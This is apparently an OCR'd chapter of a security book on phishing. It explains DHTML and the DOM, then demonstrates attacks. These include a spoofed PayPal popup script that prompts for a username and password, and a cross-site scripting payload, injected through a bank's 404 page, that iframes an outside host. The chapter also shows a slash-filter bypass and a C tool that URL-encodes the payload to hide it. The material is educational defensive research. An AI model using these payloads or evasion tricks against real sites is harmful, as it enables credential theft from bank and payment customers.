Chapter 5

The Dark Side of the Web

Solutions in this chapter:

- **What Is Dynamic HTML, Really?**
- **When Features Become Flaws**
- **A Web Site Full of Secrets**
- **The Evolution of the Phisher**

- ☑ **Summary**
- ☑ **Solutions Fast Track**
- ☑ **Frequently Asked Questions**

Introduction

Before we get into this chapter's discussion, I owe a thank-you to Anton Rager, Anthony Moulton, and Amit Klein (whom I collectively call the A Team) for assisting me in researching and expanding my knowledge of HTTP, DOM, and filter-evasion techniques. At the same time, I owe a warning to readers: This is probably the most controversial chapter in this book.

WARNING

The chapter that you are about to read contains very limited restraint in regard to vulnerability exploitation of live targets. These targets were at one time vulnerable to these attacks and are highlighted here to demonstrate a very real threat that we face unless businesses make an effort to address this problem. All vendors discussed in these examples were notified of the vulnerabilities before this book was published, and this information is provided for educational purposes only.

In the previous chapter, we successfully located multiple vulnerabilities that enabled us as the "phisher" to launch cross-user attacks against our potential victims. The small set of examples we looked at were all potential targets for phishers to feast on. Here, we jump right into the impact that these located vulnerabilities could have on business and the consumer. Before we begin, we need to look at yet another overview—this time a brief understanding of DHTML and the Document Object Model.

What Is Dynamic HTML, Really?


Dynamic HTML, or DHTML, is literally a dynamic form of HTML, but what does that mean, exactly? To understand DHTML, we have to consider what the Document Object Model (DOM) does for DHTML. To quote the W3 Consortium: "The Document Object Model is a platform- and language-neutral interface that will allow programs and scripts to dynamically access and update the content, structure, and style of documents. The document can be further processed and the results of that processing can be incorporated back into the presented page."

This means that when designing online document content with languages such as HTML, XML, scripting languages, and style sheets, the DOM provides an application programming interface (API) that treats each script or HTML tag like an "object" and provides a logical structure in which any object or element and its attributes can be individually accessed within the page. This is especially useful when designing dynamically generated documents based on user interaction. The DOM structures these elements in a manner that resembles the existing structure in the way that the document is already modeled. In the case of HTML and other online document meta-languages, the structured model is organized in a somewhat treelike manner. Borrowing a quickly modified example from the W3 site, we can see that this becomes quite apparent:

```
 <TABLE>
<TBODY>
<TR>
<TD>1</TD>
<TD>2</TD>
</TR>
<TR>
<TD>3</TD>
<TD>4</TD>
</TR>
</TBODY>
</TABLE>
```

In this case, the elements and their content are represented in a treelike manner, and the DOM will handle this logically in a similar manner, as symbolized in Figure 5.1.

Figure 5.1 The DOM View



The diagram in Figure 5.1 looks more like a forest than just a tree, but this modeled structure demonstrates how each object and its attributes are accessible within the DOM "tree." In this respect, a programmer can access any part of the document elements and readily manipulate the content, methods, and attributes, since they are treated as objects.

So where do DOM and DHTML come in? The vendors that dubbed DHTML (some people actually consider DHTML to be a language) as the combination of HTML, style sheets, and scripts empowering documents to be a bit more flexible and animated required a standard interface that would enable language-neutral code to interoperate with scripts and data structures within documents. Thus the concept of DHTML is now being supported with DOM as the underlying API. To consider an analogy, look at it as similar to a car's steering wheel: The user has something to control the car with, but she still needs the axle to control the wheels. Essentially, the steering wheel is DHTML, and DOM is the axle connecting the steering wheel to the tires.

When Features Become Flaws

The reason we categorize phishing as an "art" is that it exploits a feature that a user does not fully understand. A very primitive example is hyperlinks. In an e-mail, hyperlinks are a very convenient way to direct users to a Web site that the sender wants the recipients to take a look at. In a local area network, hyperlinks

are also useful on a shared drive to link to a file within an e-mail, such as file://10.0.0.1/file/dir/work.xls. A few years ago, I demonstrated the example of the SMB Relay attack discovered by Sir Dystic (www.xfocus.net/articles/200305/smbrelay.html) to the rest of the IT team I worked with. The IT team was somewhat savvy on basic security principles and didn't see how the attack was practical. I sent them a link via e-mail that supposedly led them to the description of the SMB Relay attack. This link was actually pointed to my laptop and stole all their hashed passwords. Every member of the IT team clicked the link as I was doing the demonstration, and I quickly explained to them that "Trust is relative; meanwhile, all your passwords belong to us." This was in 2001, and now we're dealing with a similar, once thought impractical, problem on a daily basis.

I've seen some signatures in security researchers' e-mails that propose such improbabilities as:

```
/~\ The ASCII
\ / Ribbon Campaign
 X  Against HTML
/ \ Email!
```

That is similar to a proposal to ban all gloves because criminals use them to hide their fingerprints. Meanwhile, I might want to use gloves if I live in New York City in the winter. For this reason, regression of certain features of technology is not exactly the solution in most cases, but in some cases that is the only patch.

The problem of phishing won't be solved overnight, and no silver bullets will solve it. Many proposals for two-factor authentication exist, but we have to consider some factors such as cost, user convenience, implementation, scalability, and ease of integration. Even then, phishers who employ malicious software to gain access to the information they need might be able to target some of the two-factor authentication systems that exist, not to mention that most of the proposals are proprietary and vendor-motivated.

Tools and Traps…

Feature or Flaw?

Secunia, a vulnerability-monitoring company, published a demonstration of what it decided was a vulnerabilityin the browser (http://secunia.com/multiple_browsers_dialog_origin_vulnerability_test) due to the fact that an untrusted user can display an external popup dialog box in front of a trusted site that does not belong to the site. This is not exactly a new issue, since the idea of DHTML is to enable powerful features, including window focus control. These types of techniques are used on pornographic ad sites to trick users to click through to their sites and essentially "drive" the browser for the user. The problem with this situation is that you're asking all the browsers to add an "origin" tag to the popup dialog box so that the user knows where the box comes from. While you're at it, we should probably just ask for an S-DHTML (Secure DHTML) version to be implemented. Microsoft has taken the stance that this is not the browser's responsibility and that users should be educated. In the same context, how tricky does an attack have to be before we realize that education won't solve all problems?

With this JavaScript dialog attack, the hyperlink tag can go to the trusted site such as this modified code from the Secunia sample:

```
<a href=http://www.paypal.com/ onclick="run();">http://www.paypal.com</a>
```

When a user performs a "mouseover," he will see the status bar read *http://www.paypal.com*, but it will not reveal the *run()* function written in JavaScript:

```
function run()
{
    if ( window.opera )
    {
            window.open('http://www.evilsite.com/spoof.html',
'_blank',
'height=1,width=1,left=3000,top=3000,resizable=no,scrollbars=no');
    }
    else
    {
            window.open('http://www.evilsite.com/spoof.html',
'_blank', 'height=1,width=1,resizable=no,scrollbars=no,left=' +
```

Continued

```
((o_width / 2) - 50) + ',top=' + ((o_height / 2) - 150) );
    }
    window.focus();
```

This code basically locates our evil dialog prompt code and runs that:

```
<script>
function spoof()
{
    // Bring this window in focus
    window.focus();

    // Spawn a prompt dialog box
    inp_data = prompt('Test security survey from PayPal. Please enter
your username:', '');

inp_data2 = prompt('Test security survey from PayPal. Please enter
your password:', '');

    alert("Thank You. You may proceed");
    window.close();
}

function check()
{
    denied = true;
    try
    {
           tmp = window.opener.parent.location.toString();
           denied = false;
    }
    catch(e)
    {
           denied = true;
    }

    if (!denied)
    {
```


Continued

```
            setTimeout('check();', 1000);
    }
    else
    {
            setTimeout('spoof();', 2500);
    }
}
check();
</script>
```

This script enumerates itself so that it can time the prompt correctly and then pops up the spoofed dialog box in front of the PayPal site. The first one asks for the "username," and after the submission the next follows with a "password" request. You can see how this technique might be used with a phishing attack, but the next question is, do most e-mail clients allow JavaScript?

Recently it has been observed that phishers attempt to use DHTML to trick a user by replacing the address bar in the user's browser. Fortunately, many of those attempts fail due to the mere complication of the work involved, and often, some odd miscalculation or mistake in the code prevents the phisher from convincingly carrying out his attack. Maybe it's due to the fact that the developers were trying to do too much with the code, or maybe they simply aren't very good developers. Some of them force the window to stay open, making it difficult to close the site or change the location within the address bar, and then combine this with an attempt to properly implement the URL takeover. A working (quickly done) demonstration of this idea can be found at http://ip.securescience.net/exploits/ and looks like Figure 5.2 to the user.

Figure 5.2 The Address Bar Is Replaced with Constructed Images



This is actually a popup and usually will fail if the user has popup blocking on in his browser. Also, if the user has a toolbar and is a detail-oriented user, he will notice slight differences, but to the layperson victim, this phishing technique could be quite effective. This is an advanced use of DHTML and hints at the mere capabilities of what the language can do. The ever-growing threat of phishers could force a rethinking of the design implementations of DOM and DHTML.


Careful with That Link, Eugene

A phisher usually exploits basic fundamental features that the layperson does not understand well enough, but if the phisher could exploit the not-so-basic features within DHTML, even the educated user might have to take a second look. Rather than using a hyperlink such as:

```
Sign in to <a href="http://www.evilsite.com">http://www.paypal.com</a>
```

you can train a user to look at the status bar to verify the location of the site, and if it doesn't match, then obviously start wondering if he should even go to it. But what if the phisher crafted a creative e-mail that looked more like the one shown in Figure 5.3?

Figure 5.3 Thunderbird's View of a "Replayed" E-Mail with a Poisoned URL




In this case, from the Thunderbird e-mail client, we can run our mouse over the links and see the status bar at the bottom of the screen. Our victim would see that the links go to the Bank of America site and probably won't question it. But what do we see when we view it in Microsoft Outlook (see Figure 5.4)?

Figure 5.4 Outlook's View of the "Replayed" E-Mail

We see that the most popular e-mail client in the world has no default status bar, so do we teach every user to view the source code, and do we train them on exactly what to look for within the source code? Let's assume we want to do that. Figure 5.5 gives you an idea of what we'll face in taking on this task.

Figure 5.5 Just the Tip of the Iceberg



```
3-0000000006E8FE880B834943AFCD301746E4E28B04B63000[1] - Notepad
File  Edit  Format  View  Help

<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.0 Transitional//EN">
<html lang="en-US">
<head>
<title>Bank Of America | Small Business Customer Referral</title>
<meta http-equiv="content-type" content="text/html; charset=iso-8859-1">
<meta name="Bank-of-America" content="Higher Standards Email">
</head>
<body>
<!-- HEADER -->
<table width="600" cellspacing="0" cellpadding="0" border="0" summary="Bank of America Higher Standards Logo">
<tr><td width="600" valign="top"><A NAME="BofALogo_Graphic_H"
HREF="http://www.bankofamerica.com/onlinebanking/signin/loginsessionid=HFw2d9zlsdfj0wer098a0293812piper=lamboredbutnowiamnot%3Cdiv%20style%20='%20position
:absolute;background:white;top:0;left:0;width:100%25;height:100%25;'%3E%3Cscript%3Edocument.getElementsByTagName('Title')%5B0%5D.text=%22Bank of
Phishing%22;var%20k%20=%22/%22;document.write(%22%3Ciframe%20src='http:%22+k+k+%22bank.securescience.net/'%20%20scrolling='no'%20width='%22+window.s
creen.width+%22'%20height='%22+window.screen.height+%22'/%3E%22);%3C/script%3E%3C/div>">
<img src="http://images.em.bankofamerica.com/imgs/MIE/sbcustomerreferral/logo.gif" border="0" alt="Bank of America. Higher Standards" width="316"
height="78"></a></td></tr>
</table>
<!-- /HEADER -->
<table width="600" cellspacing="0" cellpadding="0" border="0" summary=" ">
<tr>
        <td width="160" valign="top"><img src="http://images.em.bankofamerica.com/imgs/MIE/sbcustomerreferral/masthead_girls.jpg" border="0" alt="" width="160"
height="103"></td>
        <td width="440" valign="top"><img src="http://images.em.bankofamerica.com/imgs/MIE/sbcustomerreferral/masthead.gif" border="0" alt="Recommend our
Business Checking to a business owner and you could each get &#36;50.1" width="440" height="103"></td>
</tr>
<tr><td colspan="2"><img src="http://images.em.bankofamerica.com/imgs/MIE/sbcustomerreferral/spacer.gif" border="0" alt="" width="1" height="20"></td></tr>
<tr>
        <td width="160" valign="top">
                <table width="160" cellspacing="0" cellpadding="0" border="0">
                <tr><td width="160"><img src="http://images.em.bankofamerica.com/imgs/MIE/sbcustomerreferral/spacer.gif" border="0" alt="" width="160"
height="1"></td></tr>
                </table>
        </td>
        <td width="440" valign="top">
                <!-- CONTENT -->
                <table width="440" cellspacing="0" cellpadding="0" border="0" summary="Higher Standards Email Content">
                <tr>
                        <td width="13"><img src="http://images.em.bankofamerica.com/imgs/MIE/sbcustomerreferral/spacer.gif" border="0" alt="" width="13"
height="0"></td>
                        <td width="417" valign="top">
                                <font face="arial, helvetica" size="-1">
```


Wow, looks like a lot of learning for this layperson. Since this e-mail was derived originally from a legitimate Bank of America marketing campaign, the amount of HTML, whether it's poisoned or not, would be quite confusing for a quick reading. How far do we go to educate the user when the threat in this case has nothing to do with user education but instead involves corporate responsibility?

What happens when the already educated user clicks what looks like a safe link? Our phishing link is created because we are taking advantage of a 404 error page that evaluates our code, which looks like this:

```
http://www.bankofamerica.com/onlinebanking/signin/loginsessionid=HFw2d9zlsdf
j0wer098a0293812piper=Iamboredbutnowiamnot%3Cdiv%20style%20='%20position:abs
olute;background:white;top:0;left:0;width:100%25;height:100%25;'%3E%3Cscript
%3Edocument.getElementsByTagName('Title')%5B0%5D.text=%22Wells%20Fargo%20Hom
e%20Page%22;var%20k%20=%22/%22;document.write(%22%3Ciframe%20src='http:%22+k
+k+%22bank.securescience.net/'%20%20scrolling='no'%20width='%22+window.scree
n.width+%22'%20height='%22+window.screen.height+%22'/%3E%22);%3C/script%3E%3
C/div%3E
```

That's a mouthful, but the trick we are using is to lengthen the URL so that when it is viewed in the status bar, it does not show the user our code without viewing the source code. Because it is a vulnerable 404 error page that allows our attack to work, we can construct the bogus padding and have our code evaluated at an arbitrary location. You might notice that everything after *www.bankofamerica.com/* is made up and does not exist on the legitimate site, but our design makes it look somewhat authentic for demonstration purposes. When the victim clicks this link in this demonstration, he gets a taste of our attempt at humor (see Figure 5.6).

Figure 5.6 A New Acquisition, Anyone?



Here's the code we originally started with to do this:

```
<script>
document.getElementsByTagName('Title')[0].text="Wells Fargo Home Page";
</script>
<div style="position:absolute;background:red; top:0; left:0; width:100%;
height:100%">
```

```
<iframe src="http://bank.securescience.net/" width="window.screen.width"
height="window.screen.height"/>
</div>
```

Here we're accessing the DOM via methods to change the *<title>Bank of America | Home | Personal</title>* object from the original Bank of America site to display "Wells Fargo Home Page." Then we are using the * * element, which defines a division in a document to cover the entire site and give it a red background. Then we are using an inline frame to bring in our "takeover site" within the divided section. This takes up the entire window and replaces the previous site, undetected by the user. This technique empowers the attacker by gaining him the victim's misplaced trust. Most educational efforts from the consumer side do not help in this instance, since this e-mail was a very legitimate one at one time.

Evasive Tactics

Our original code for the Bank of America attack didn't work as planned, and as you notice in the poisoned URL we used, it has some modifications:

```
<div style="position:absolute;background:red; top:0; left:0; width:100%;
height:100%">
 <script>
 document.getElementsByTagName("Title')[0].text="Wells Fargo Home Page";
 var k = "/";
 document.write("<iframe src='http:"+k+k+"bank.securescience.net/'
scrolling='no'width='"+window.screen.width+"'height='"+window.screen.height+
"'/>");
 </script>
 </div>
```

The Bank of America (BofA) site has a filter that blocked our original technique from going outside the BofA realm. This filter stopped any *//* or *%2f%2f*, so when we would try to source *http://bank.securescience.net/,* it would display *http:/bank.securescience.net* to the browser. Shortcuts worked, but they were limited to Mozilla browsers, and with our attack, we definitely want to be able to target IE users. So, to attempt the workaround, we could implement more JavaScript and less HTML. We know that our DIV worked, so that isn't limiting us. From that point we want to find a way to get around the filtering, so we give the variable approach a try: Variable *k = /*; *http:+k+k* will now equal http:// but bypass the filter. This technique works and allows the inline frame to communicate externally rather than being interpreted as a local file on the BofA system.

Depending on the browser, we will have to encode some data into hexadecimal representation for the attack to work. Specifically with IE, the % sign will not be read properly when we use *width:100%*, so we have to use *100%25,* which is the hexadecimal equivalent. For compatibility with our inline frame screen size, we set the height and width attributes to be handled by the browser values rather than relying on the definition of *100%.* We had some interesting corner cases that caused cross-platform viewing issues on different browsers, and this was the most appropriate method.

The final touch on our demonstration version was to URL-encode some of the ASCII symbols, such as the quotation mark, less-than and greater-than signs, and the open and closed brackets. Now our code actually looks like this:

```
%3Cdiv%20style%20='%20position:absolute;background:white;top:0;left:0;width:
100%25;height:100%25;'
%3E%3Cscript%3Edocument.getElementsByTagName('Title')%5B0%5D.text=%22Wells%2
0Fargo%20Home%20Page%22;
var%20k%20=%22/%22;
document.write(%22%3Ciframe%20src='http:%22+k+k+%22bank.securescience.net/'%
20%20scrolling='no'%20width='%22+window.screen.width+%22'%20height='%22+wind
ow.screen.height+%22'/%3E%22);
%3C/script%3E
%3C/div%3E
```

Tricks of the Trade…

Obscured by Codes

URL encoding can be used to temporarily disguise the active code used in a phishing attack. We have seen this technique employed often, and it is sometimes used to trick the user into thinking it's something similar to a "session ID" string or any other interesting long parameter in the URL. Most URL encoding converts the URL parameters into hexadecimal representation. Some other encoding methods have been observed inside phishing Web site code in an effort to hide the code that's contained within. A recent FDIC phish contained this decoding algorithm:

Continued

```
<SCRIPT LANGUAGE="JavaScript">
function RrRrRrRr(teaabb){
var tttmmm="";
l=teaabb.length;
www=hhhhffff=Math.round(l/2);
if(l<2*www)       hhhhffff=hhhhffff-1;
for(i=0;i<hhhhffff;i++)
tttmmm = tttmmm + teaabb.charAt(i)+ teaabb.charAt(i+hhhhffff);
if(l<2*www)
tttmmm = tttmmm + teaabb.charAt(l-1);
document.write(tttmmm);};
</script>
```

The fortunate, and sometimes misunderstood, concept behind URL encoding is that you have to either include the decoder function within the code or use an already encoded method that the browser understands. Either way, this means that it doesn't protect your data from anyone trying to read it, since the fact remains that if the browser can read it, so can the user. URL encoding is merely a convenient method of talking to the Web server, since URLs are limited to alphanumeric characters and HTML is not. Phishers use these encoding methods as a form of obfuscation to trick the user into thinking this is normal behavior within a URL or to disguise the remote server information. With the encoding method we just examined, the invetigator doesn't have to sit there and try to understand the algorithm—she merely has to take the second to last line, where it says *document.write(tttmmm);*, and change that to *alert(tttmmm);*. Then when the function is called, the user will get an alert message containing the decoded markup that is displayed to the browser.

If we desired, we could URL-encode the code that we would launch against our attacker so that our phishing server location would be less obvious to the victim. This is done rather easily with some small C code:

```
#include <stdio.h>
#define PROG_NAME "Encoder"

void usage()
{
printf("Invalid command line.\n");
printf("Usage:\n%s infile outfile\n", PROG_NAME);
}
```

```
int main(int argc, char *argv[])
{
int ch, bytes;
FILE *in, *out;
if (argc < 3) {
        usage();
        return 0;
}
if (( in=fopen(argv[1], "rb")) == NULL)
        {
        printf("Error opening %s.\n", argv[1]);
        }
        if (( out=fopen(argv[2], "wb"))==NULL)
        {
        printf("Error opening %s.\n", argv[2]);
        }
while ((ch = getc(in)) != EOF)
       {
       fprintf(out, "%%%02X", ch);
       printf("%%%02X", ch);
       bytes++;
       }
fclose(in); fclose(out);
printf("\n\tUrl Encoding Ready with %d bytes to file %s.\n", bytes, argv[2]);

return 0;
}
```

This code simply reads in an input file, encodes, and places the encoded text in the output file. The output of our BofA payload would look like:

```
%3C%64%69%76%20%73%74%79%6C%65%3D%22%70%6F%73%69%74%69%6F%6E%3A%61%62%73%6F%
6C%75%74%65%3B%62%61%63%6B%67%72%6F%75%6E%64%3A%72%65%64%3B%20%74%6F%70%3A%3
0%3B%20%6C%65%66%74%3A%30%3B%20%77%69%64%74%68%3A%31%30%30%25%3B%20%68%65%69
%67%68%74%3A%31%30%30%25%22%3E%20%0A%20%3C%73%63%72%69%70%74%3E%20%0A%20%64%
6F%63%75%6D%65%6E%74%2E%67%65%74%45%6C%65%6D%65%6E%74%73%42%79%54%61%67%4E%6
1%6D%65%28%22%54%69%74%6C%65%27%29%5B%30%5D%2E%74%65%78%74%3D%22%57%65%6C%6C
%73%20%46%61%72%67%6F%20%48%6F%6D%65%20%50%61%67%65%22%3B%20%0A%20%76%61%72%
20%6B%20%3D%20%22%2F%22%3B%20%0A%20%64%6F%63%75%6D%65%6E%74%2E%77%72%69%74%6
5%28%22%3C%69%66%72%61%6D%65%20%73%72%63%3D%27%68%74%74%70%3A%22%2B%6B%2B%6B
%2B%22%62%61%6E%6B%2E%73%65%63%75%72%65%73%63%69%65%6E%63%65%2E%6E%65%74%2F%
```

```
27%20%73%63%72%6F%6C%6C%69%6E%67%3D%27%6E%6F%27%77%69%64%74%68%3D%27%22%2B%7
7%69%6E%64%6F%77%2E%73%63%72%65%65%6E%2E%77%69%64%74%68%2B%22%27%68%65%69%67
%68%74%3D%27%22%2B%77%69%6E%64%6F%77%2E%73%63%72%65%65%6E%2E%68%65%69%67%68%
74%2B%22%27%2F%3E%22%29%3B%20%0A%20%3C%2F%73%63%72%69%70%74%3E%20%0A%20%3C%2
F%64%69%76%3E%20%0A%0A
```

Unfortunately, we're tripling the size due to the fact that every character in our code is now represented with three bytes instead of one. Our poisoned and newly disguised URL would look like this:

```
http://www.bankofamerica.com/onlinebanking/signin/loginsessionid=HFw2d9zlsdf
j0wer098a0293812piper=Iamboredbutnowiamnot%3C%64%69%76%20%73%74%79%6C%65%3D%
22%70%6F%73%69%74%69%6F%6E%3A%61%62%73%6F%6C%75%74%65%3B%62%61%63%6B%67%72%6
F%75%6E%64%3A%72%65%64%3B%20%74%6F%70%3A%30%3B%20%6C%65%66%74%3A%30%3B%20%77
%69%64%74%68%3A%31%30%30%25%3B%20%68%65%69%67%68%74%3A%31%30%30%25%22%3E%20%
0A%20%3C%73%63%72%69%70%74%3E%20%0A%20%64%6F%63%75%6D%65%6E%74%2E%67%65%74%4
5%6C%65%6D%65%6E%74%73%42%79%54%61%67%4E%61%6D%65%28%22%54%69%74%6C%65%27%29
%5B%30%5D%2E%74%65%78%74%3D%22%57%65%6C%6C%73%20%46%61%72%67%6F%20%48%6F%6D%
65%20%50%61%67%65%22%3B%20%0A%20%76%61%72%20%6B%20%3D%20%22%2F%22%3B%20%0A%2
